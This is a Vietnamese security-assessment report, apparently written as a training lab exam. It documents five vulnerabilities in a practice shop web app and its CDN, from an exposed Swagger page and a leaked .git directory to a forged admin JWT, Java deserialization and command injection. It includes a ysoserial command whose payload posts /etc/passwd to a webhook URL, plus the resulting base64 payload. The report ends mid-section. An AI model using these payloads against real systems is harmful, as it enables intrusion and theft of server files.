



BÁO CÁO ĐÁNH GIÁ BẢO MẬT

Kiều Đức Thiện - kieuthien.
Học viên cyberjutsu
Ngày 8 tháng 12 năm 2024

Mục lục

1. Tổng quan dự án.....	3
1.1. Tổng quan.....	3
1.2. Phạm vi.....	3
1.3. Mục đích.....	3
2. Kết quả đánh giá.....	3
3. Lỗi Hổng.....	4
3.1. T1M-01-001:Sensitive Information Disclosure[N].....	4
3.2. T1M-01-002:Git Source Code Disclosure[N].....	5
3.3. T1M-01-003:Authentication vulnerability at JWT to misconfiguration[H].....	7
3.4. T1M-01-004:Java deserialization at generate password to LFI and RCE[C].....	9
3.5. T1M-02-005:Command injection at generate config to LFI and RCE[C].....	12
4. Kết luận.....	16

1. Tổng quan dự án

1.1. Tổng quan

Thực hiện đánh giá hệ thống T1 Merchandises.

Website T1 Merchandises cho phép người dùng đăng kí, đăng nhập, thay đổi tên người dùng, order và xem các sản phẩm mình đã order.

Thời gian thực hiện đánh giá: 6/12/2024 - 8/12/2024.

Người thực hiện: Kiều Đức Thiện (kieuthien.).

Công cụ: BurpSuite, Visual Studio Code, FFUF, jwt.io, ysoserial.

1.2. Phạm vi

*“Website T1 Merchandises mua,
order các sản phẩm cho Tcon”*

~ Cyberjutsu ~

STT	Hệ thống	ULR	Nội dung
1	T1 Merchandises Webapp	t1shop.exam.cyberjutsu-lab.tech	Blackbox
2	Image Service	cdn-t1shop.exam.cyberjutsu-lab.tech	Blackbox

1.3. Phạm vi

Mục đích để phát hiện các điểm yếu bảo mật của các hệ thống mà từ đó kẻ tấn công có thể lợi dụng gây ảnh hưởng tới hệ thống, đánh cắp thông tin, chiếm quyền điều khiển hệ thống.

2. Kết quả đánh giá

Sau khi thực hiện đánh giá, ghi nhận kết quả như sau:

Hệ thống	Nguy hiểm	Cao	Trung bình	Thấp
T1 Merchandises Webapp	2	1	1	0
Image Service	0	0	1	0

3. Lỗ Hổng

3.1. T1M-01-001: Sensitive Information Disclosure

Description and Impact


Developer đã không có biện pháp bảo mật tới đường dẫn đến file `/api/swagger-ui/index.html` được phát hiện trong file `robots.txt`, khiến attacker có thể truy cập đọc thông tin chi tiết về các API được sử dụng trong ứng dụng, bao gồm các endpoint, tham số, phản hồi thông tin source code, v.v tạo điều kiện cho attacker tiếp tục khai thác sâu hơn vào hệ thống.

Steps to reproduce

Truy cập vào url:

`https://t1shop.exam.cyberjutsu-lab.tech/robots.txt`

Xuất hiện đường dẫn tệp `/api/swagger-ui/index.html` bị disallow.



Hình 1: Nội dung file robots.txt của trang web

Thay đường dẫn này vào url và truy cập, được dẫn đến trang swagger-ui. Attacker có thể truy cập, sử dụng thông tin này để tìm hiểu và tấn công vào các API, dẫn đến các rủi ro như lộ dữ liệu, can thiệp vào hoạt động của ứng dụng.



Hình 2: Thông tin chi tiết về các API được sử dụng trong

Recommendation

- Không để lại thông tin nhạy cảm trong tệp `robots.txt`.
- Sử dụng cơ chế xác thực và ủy quyền.
- Kiểm tra và đảm bảo rằng các tài liệu API như Swagger không được phép truy cập công khai.
- Tham chiếu:

<https://hackerone.com/reports/745171>

[CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)

3.2. T1M-01-002:Git Source Code Disclosure

Description and Impact

Thư mục .git chứa toàn bộ lịch sử các thay đổi của mã nguồn ứng dụng web, bao gồm cả các phiên bản đã xóa, commit. Attacker có thể truy cập và tải xuống toàn bộ mã nguồn của ứng dụng, bao gồm cả những phiên bản đã xóa làm lộ thông tin nhạy cảm và source code.

Steps to reproduce


Sử dụng công cụ FFUF, ta có thể dễ dàng thấy được trang web expose tệp .git .

```
(Kali)$ ffuf https://cdn-t1shop.exam.cyberjutsu-lab.tech/FUZZ -w common.txt
```

Sau đó dùng câu cụ git-dumper để tải dữ liệu về máy.

```
(Kali)$ git-dumper https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git .
```

Kết quả thu được là source code của trang webapp T1 Merchandises được lập trình bằng ngôn ngữ java và dùng postgresql để làm database.



Hình 3: Nội dung .get chứa mã source code

Recommendation

- Xóa thư mục .git khỏi máy chủ web.
- Xem xét lại quy trình triển khai.
- Tham chiếu:

[CWE-541: Inclusion of Sensitive Information in an Include File](https://hackerone.com/reports/248693)
<https://hackerone.com/reports/248693>

3.3. T1M-01-003: Authentication vulnerability at JWT to misconfiguration

Description and Impact


Trang web sử dụng JWT (JSON Web Token) để xác thực người dùng và ủy quyền truy cập. Đoạn mã được tạo ra khi người dùng thực hiện đăng nhập vào trang web. Từ mã JWT này mà trang Web render các thuộc tính và phương thức của mỗi người dùng. JWT được đính kèm vào header Authorization với giá trị Bearer để cho phép người dùng truy cập các API và tài nguyên được bảo vệ.

Nhờ vào source code và API swagger-ui có thể thu được email và secret key của administrator. Qua đó có thể truy cập và thực các thao tác với tư cách của admin mà không cần biết password.

Root Cause Analysis

File `.src/main/java/com/cbjs/service/AuthenticationService.java`

dòng 59, ứng dụng nhận **untrusted data** từ HTTP request header. Nếu thỏa mãn các điều kiện xác thực thì trang web sẽ render ra các phương thức và thuộc tính của từng user.




```
21 public class AuthenticationService {
22     // ...
58
59     public AuthenticationResponse authenticate(AuthenticationRequest request){
60         validateUser(request);
61         var user = userService.getUserByEmail(request.getEmail().trim());
62         var jwtToken = jwtService.generateToken(new HashMap<>(), userMapper.toEntity(user));
63         return AuthenticationResponse.builder()
64             .token(jwtToken)
65             .expiration(jwtService.extractClaim(jwtToken, Claims::getExpiration))
66             .user(user)
67             .build();
68     }
69 }
```

Hình 4: Source code của AuthenticationService.java


Steps to reproduce

Sử dụng trang website <https://jwt.io/> để edit JWT.




Hình 5: Nội dung edit JWT

Sau khi có được đoạn mã JWT với credential của admin chúng ta có thể thực thi các quyền với tư cách của admin.



Hình 6: Thay JWT vừa edit vào giá trị Value

Sau khi thay JWT vào và tải lại trang web thì ta đã có tư cách là admin và có các thao tác đặc biệt mà user bình thường không có.



Hình 7: Kết quả của việc thay JWT của admin

Với chức năng list users thì attacker có thể xem các dữ liệu nhạy cảm của người dùng khác. Đồng thời nhờ vào swagger thì ta cũng có thể đọc thông tin của `/admin/secret`

```
GET /api/v1/admin/users HTTP/1.1
Host: tlshop.exam.cyberjutsu-lab.tech
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cGE6ImVudCI6ImlhbnNlLnRhbm9kaSJsLnVudC0tMTZmODQwMDEyOTYxLWVudC0tMDA0NDExNmVzZWZwaXo6aXAuZm9keHkiOjE2NTk0LWSPK
CD05eA10BCEwLmFkbGlhbm9kaSJsLnVudC0tMTZmODQwMDEyOTYxLWVudC0tMDA0NDExNmVzZWZwaXo6aXAuZm9keHkiOjE2NTk0LWSPK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Sec-Ch-UA-Platform: Linux
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://tlshop.exam.cyberjutsu-lab.tech/admin/users
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{"balance":10.0,"role":"USER"}, {"id":18,"name":"aa","image":"CD05[aef3f18b13e50999ee637096787bb0f4c53]", "email":"tanh@gmail.com", "balance":4.0,"role":"USER"}, {"id":24,"name":"thank","image":"https://cdn-tlshop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png ", "email":"tanh@gmail.com", "balance":0.0,"role":"USER"}, {"id":7,"name":"or","image":"https://cdn-tlshop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png ", "email":"lanh@gmail.com", "balance":4.0
```

Hình 8: Nội dung phương thức `/api/v1/admin/users`

Recommendation

- Quản lý bí mật chữ ký an toàn: Lưu trữ và quản lý bí mật chữ ký JWT một cách an toàn, không để lộ ra ngoài, xem xét sử dụng các dịch vụ quản lý bí mật như AWS Secrets Manager, Azure Key Vault hoặc Google Cloud Key Management.
- Sử dụng nhiều lớp bảo mật: Kết hợp JWT với các cơ chế bảo mật khác như CSRF token, 2-factor authentication, tránh dựa hoàn toàn vào JWT để xác thực và ủy quyền.
- Tham chiếu:

Testing JSON Web Tokens

JSON Web Token Cheat Sheet for Java

3.4. T1M-01-004:Java deserialization at Apache Commons to RCE

Description and Impact

Trang web có lỗ hổng bảo mật Java Deserialization, khi deserializing dữ liệu từ phía người dùng mà không kiểm tra an toàn đầy đủ. Dẫn đến nhiều hệ quả nguy hiểm như File Read, và RCE (Remote Code Execution), các dạng tấn công rất nghiêm trọng.

Java Deserialization kết hợp với File Read cho phép kẻ tấn công đọc được các tệp tin quan trọng trong hệ thống. Ví dụ tệp .env chứa nhiều thông tin cấu hình, nhạy cảm như API TOKEN, APP SECRET, thông tin

kết nối tới Database, v.v. Từ đây kẻ tấn công có thể tấn công sâu hơn, hoặc tấn công lan sang các hệ thống khác, v.v


Java Deserialization kết hợp với Gadget chain. Trang web sử dụng Apache commons-collections phiên bản 3.1, đã có Gadget chain. Sử dụng công cụ ysoserial, ta có thể tạo ra được payload giúp RCE hệ thống.

Root Cause Analysis

Phân tích đoạn code của 2 file:

`.\src\main\java\com\cbjs\service\AdminService.java`
`.\src\main\java\com\cbjs\entity>PasswordGenerator.java`

Có thể thấy khi nhận yêu cầu **generate-password**, ứng dụng thực hiện **readObject** data từ phương thức **deserializeFromBase64**. Dữ liệu được biến đổi thành object **PasswordConfig**. Và tiếp tục được truyền vào làm thuộc tính cho phương thức **PasswordGenerator**. Cuối cùng là thực hiện command.



Hình 9: Trình tự thực hiện các bước general-passwd

Steps to reproduce

Xây dựng payload bằng công cụ ysoserial trên kali:


```
(kali)$ java -jar ysoserial-all.jar CommonsCollections6 "wget --
post-file=/etc/passwd https://webhook.site/18491f49-698b-44e1-9fff4-
151f96bd32b2" | base64 -w 0
```

r00ABXNyABFqYXZhLnV0aWwuSGFzaFNIldP EhZWwUlc0AwAAeHB3DAAAAA%2FQAAAAA
XNyADrvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlbnbMua2V5dmFsdWUuVGllZE1hcEVudH
J5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91
dGlsl01hcDt4cHQA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlbnbMubWFWLk
xhenlNYXBu5ZScnnkQIAAAUwAB2ZHY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3
Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5
mdW5jdG9ycy5DaGFpbmVkvHJhbnNmb3JtZXlW5fskHqXBAIAAVsADWlUcmFuc2ZvcmlcnN0A
C1bTG9yZy9hcGFjaGUuY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcmlcjt4cHVyAC1bTG9yZ
y5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcmlcju9Virx2DQYmQIAAHhAAAA
BXNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlbnbMuZnVuY3RvcnMuQ29uc3RhbnRUc
mFuc2Zvcmlclh2kBFBARGUAgABTAAJAUNvbnN0YW50cQB%2BAAN4cHZyABFqYXZhLmxhbmcu
UnVudGltZQAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm
Z1bmN0b3JzLkludm9rZXJUCmFuc2Zvcmlcofo%2F2t7fM44AgADWwAFaUFyZ3N0ABNBtGphdm
EvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmIuZztbAAtPUGFy
YW1UeXBlc3QAEItMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzli
fEHMpbAIAAHhAAAAAnQACmldFJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbXrsv
NWpkCAAB4cAAAAAB0AAInZXRnZXRob2R1cQB%2BABsAAAAACdnIAEGphdmEubGFuZy5TdHJpb
meg8KQ4ejuZqGIAAHhwdnEAfgAbc3EAfgAtDXEAfgAYAAAAAnB1cQB%2BABgAAAAAdAAGaW52
b2tldXEAfgAbAAAAAnZyABBqYXZhLmxhbmcuT2JqZWN0AAAAAAAAAAAAAAB4cHZxAH4AGHNx
AH4AE3VyABNBtGphdmEubGFuZy5TdHJpbmc7rdJW5%2Bkde0cCAAB4cAAAAAF0AFZ3Z2V0IC0t
cG9zdC1maWxIPS9ldGMvcGFzc3dklGh0dHBzOi8vd2ViaG9vay5zaXRlLzE4NDkxZjQ5LTY5OGItND
RIMS05ZmY0LTE1MWY5NmJkMzJiMnQABGV4ZWN1cQB%2BABsAAAABcQB%2BACBzcQB%2BA
A9zcgARamF2YS5sYW5nLkludGVnZXlS4qCk94GHOAIAAUkABXZhbHVleHIAEGphdmEubGFuZy5O
dW1iZXKGrJUdC5TgiwIAAHhAAAAAXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAWAC
RgAkB9GhZEZhY3RvckkACXRocmVzaG9sZShhwP0AAAAAAAAB3CAAAABAAAAAAeHh4

`http://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/generate-password?config=[payload]`



Page 11



Hình 11: Kết quả thu được trên webhook

Recommendation

- Cập nhật lên phiên bản an toàn: Nâng cấp thư viện Apache Commons lên phiên bản mới nhất có bản vá lỗi. Đảm bảo rằng tất cả các thành phần, ứng dụng web và dịch vụ sử dụng Apache Commons đều được cập nhật lên phiên bản an toàn.
- Tránh sử dụng Deserialization với dữ liệu không tin cậy: Tuyệt đối không thực hiện deserialization từ các dữ liệu đầu vào mà ta không kiểm soát, chẳng hạn như từ người dùng, các API không đáng tin cậy, hoặc từ các nguồn bên ngoài.
- Áp dụng các biện pháp bảo mật bổ sung: Sử dụng các whitelist để kiểm soát chặt chẽ các lớp, packages được phép deserialize. Thực hiện kiểm tra và xác thực đầu vào trước khi deserialize. Giám sát và cảnh báo hoạt động bất thường liên quan đến deserialization.

- Tham chiếu:

<https://github.com/frohoff/ysoserial>
[Deserialization Cheat Sheet](#)

3.5. T1M-01-005: Command injection at generate config to LFI and RCE

Description and Impact

Sau khi đã truy cập trang web với tư cách là admin thì ta có 2 phương đặc biệt là **generate config** và **generate password** dùng để edit và tạo ra mật khẩu ngẫu nhiên. Data được tạo ra từ phương thức **generate config** sẽ được truyền vào phương thức **generate password** bằng tham số **config** sau đó được deserialization và thực thi os command.

Command injection kết hợp với Java Deserialization cho phép attacker thực thi command trên server gây ra LFI và RCE.

Root Cause Analysis

Phân tích 2 file code:

`.\src\main\java\com\cbjs\entity\PasswordGenerator.java`

`.\src\main\java\com\cbjs\service\AdminService.java`

Phương thức **generate config** nhận vào 5 tham số **length**, **uppercase**, **lowercase**, **numbers**, **special** nếu như các tham số không được điền thì mặc định sẽ là null chỉ riêng **length** mặc định là 12. Trong các tham số trên chỉ được truyền vào kiểu dữ liệu **Boolean** chỉ riêng tham số **length** có thể truyền bằng vào kiểu dữ liệu **string**. Đây là **untrusted data** vì attacker có thể thay đổi theo ý muốn. Từ đó **untrusted data** được serialization (**writeObject**) và được encode base64 cuối cùng là xuất ra kết quả là đoạn mã base64.

```
public ResponseEntity<Map<String, String>> generateConfig(HttpServletRequest request) {
    try {
        PasswordConfig config = new PasswordConfig();
        config.setLength(
            request.getParameter("length") != null ? String.valueOf(request.getParameter("length")) : "12");
        config.setIncludeUppercase(
            request.getParameter("uppercase") != null ? Boolean.parseBoolean(request.getParameter("uppercase"))
                : true);
        config.setIncludeLowercase(
            request.getParameter("lowercase") != null ? Boolean.parseBoolean(request.getParameter("lowercase"))
                : true);
        config.setIncludeNumbers(
            request.getParameter("numbers") != null ? Boolean.parseBoolean(request.getParameter("numbers"))
                : true);
        config.setIncludeSpecialChars(request.getParameter("specialChars") != null
            ? Boolean.parseBoolean(request.getParameter("specialChars"))
            : true);

        return ResponseEntity.ok(Map.of("config", serializeToBase64(config)));
    } catch (IOException e) {
        return ResponseEntity.internalServerError().body(Map.of("error", e.getMessage()));
    }
}
```

Hình 12: Đoạn code của phương thức generate

Phương thức **generate password** nhận vào tham số **config** là 1 đoạn base64 sau đó decode và gọi **unsafe method (readObject)**. Sau đó **untrusted data** được đi đến dòng code để thực thi lệnh os commad.

```
public class PasswordGenerator implements Serializable {
    private static final long serialVersionUID = 1L;

    private String length;
    private String charset;

    public PasswordGenerator(PasswordConfig config) {
        this.length = config.getLength();
        this.charset = config.buildCharset();
    }

    public String generate() {
        try {
            String[] cmd = { "/bin/sh", "-c",
                String.format("head /dev/urandom | tr -dc '%s' | head -c %s", this.charset, this.length) };
            ProcessBuilder processBuilder = new ProcessBuilder(cmd);
            Process process = processBuilder.start();

            Future<String> future = Executors.newSingleThreadExecutor().submit(() -> {
                BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
                return reader.readLine();
            });
        }
    }
}
```

Hình 13: Đoạn code của phương thức generate password dùng để random password

Steps to reproduce

Gọi phương thức **generate config** và truyền vào các tham số. Truyền vào tham số **length** là payload mà ta muốn command :

